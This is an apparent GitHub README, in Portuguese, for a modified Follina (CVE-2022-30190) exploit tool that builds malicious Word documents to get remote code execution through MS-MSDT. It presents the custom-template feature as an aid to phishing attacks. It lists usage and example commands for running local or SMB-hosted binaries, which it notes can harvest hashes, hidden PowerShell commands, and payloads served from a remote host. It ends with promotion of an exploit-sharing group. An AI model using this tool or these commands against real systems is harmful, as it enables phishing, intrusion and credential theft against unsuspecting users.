
 komomon/cve-2022-30190-follina-office-msdt-fixed
Ferramenta de exploração modificada para CVE-2022-30190 para RCE no MS-MSDT Office com suporte a modelo docx personalizado, modos de execução binária/comando e servidor HTTP embutido para entrega remota de payload.

Modificado com base no projeto de https://github.com/chvancooten/follina.py, permite especificar um arquivo de modelo docx personalizado, facilitando o uso em ataques de phishing. Após editar seu próprio documento Word de phishing, use o parâmetro -f para especificá-lo.
usage: follina.py [-h] -m {binary,command} [-b BINARY] [-f FILE] [-c COMMAND] [-u URL] [-H HOST] [-P PORT]

optional arguments:
  -h, --help            show this help message and exit

Required Arguments:
  -m {binary,command}, --mode {binary,command}
                        Execution mode, can be "binary" to load a (remote) binary, or "command" to run an encoded PS command

Binary Execution Arguments:
  -b BINARY, --binary BINARY
                        The full path of the binary to run. Can be local or remote from an SMB share

Docx file Arguments:
  -f FILE, --file FILE  The docx file

Command Execution Arguments:
  -c COMMAND, --command COMMAND
                        The encoded command to execute in "command" mode

Optional Arguments:
  -u URL, --url URL     The hostname or IP address where the generated document should retrieve your payload, defaults to "localhost"
  -H HOST, --host HOST  The interface for the web server to listen on, defaults to all interfaces (0.0.0.0)
  -P PORT, --port PORT  The port to run the HTTP server on, defaults to 80
# Execute um binário local
python .\follina.py -m binary -b \windows\system32\calc.exe


python .\follina.py -m binary -b \windows\system32\calc.exe -f muban2.docx

# No Linux talvez seja necessário escapar as barras invertidas
python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Execute um binário a partir de um compartilhamento de arquivos (pode ser usado para colher hashes 👀)
python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Execute um comando PowerShell arbitrário
python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe -WindowStyle hidden -ArgumentList '/c echo owned > c:\users\public\owned.txt'"

# Execute o servidor web na interface padrão (todas as interfaces, 0.0.0.0), mas diga ao documento malicioso para recuperá-lo em http://1.2.3.4/exploit.html
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Execute o servidor web apenas em localhost, na porta 8080 em vez de 80
python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P 8080
Os interessados podem seguir a conta pública Z2O安全攻防 e responder “加群” para adicionar o Z2OBot, que automaticamente o adicionará ao grupo de discussão Z2O安全攻防 para compartilhar mais conteúdos interessantes.
A equipe criou um Knowledge Planet (星球) com atualizações periódicas das últimas explorações de vulnerabilidades, com instruções passo a passo, além de compartilhar POCs e técnicas avançadas de testes de penetração internos e externos. Interessados podem se juntar.
Bem-vindo a dar uma estrela⭐ O(∩_∩)O






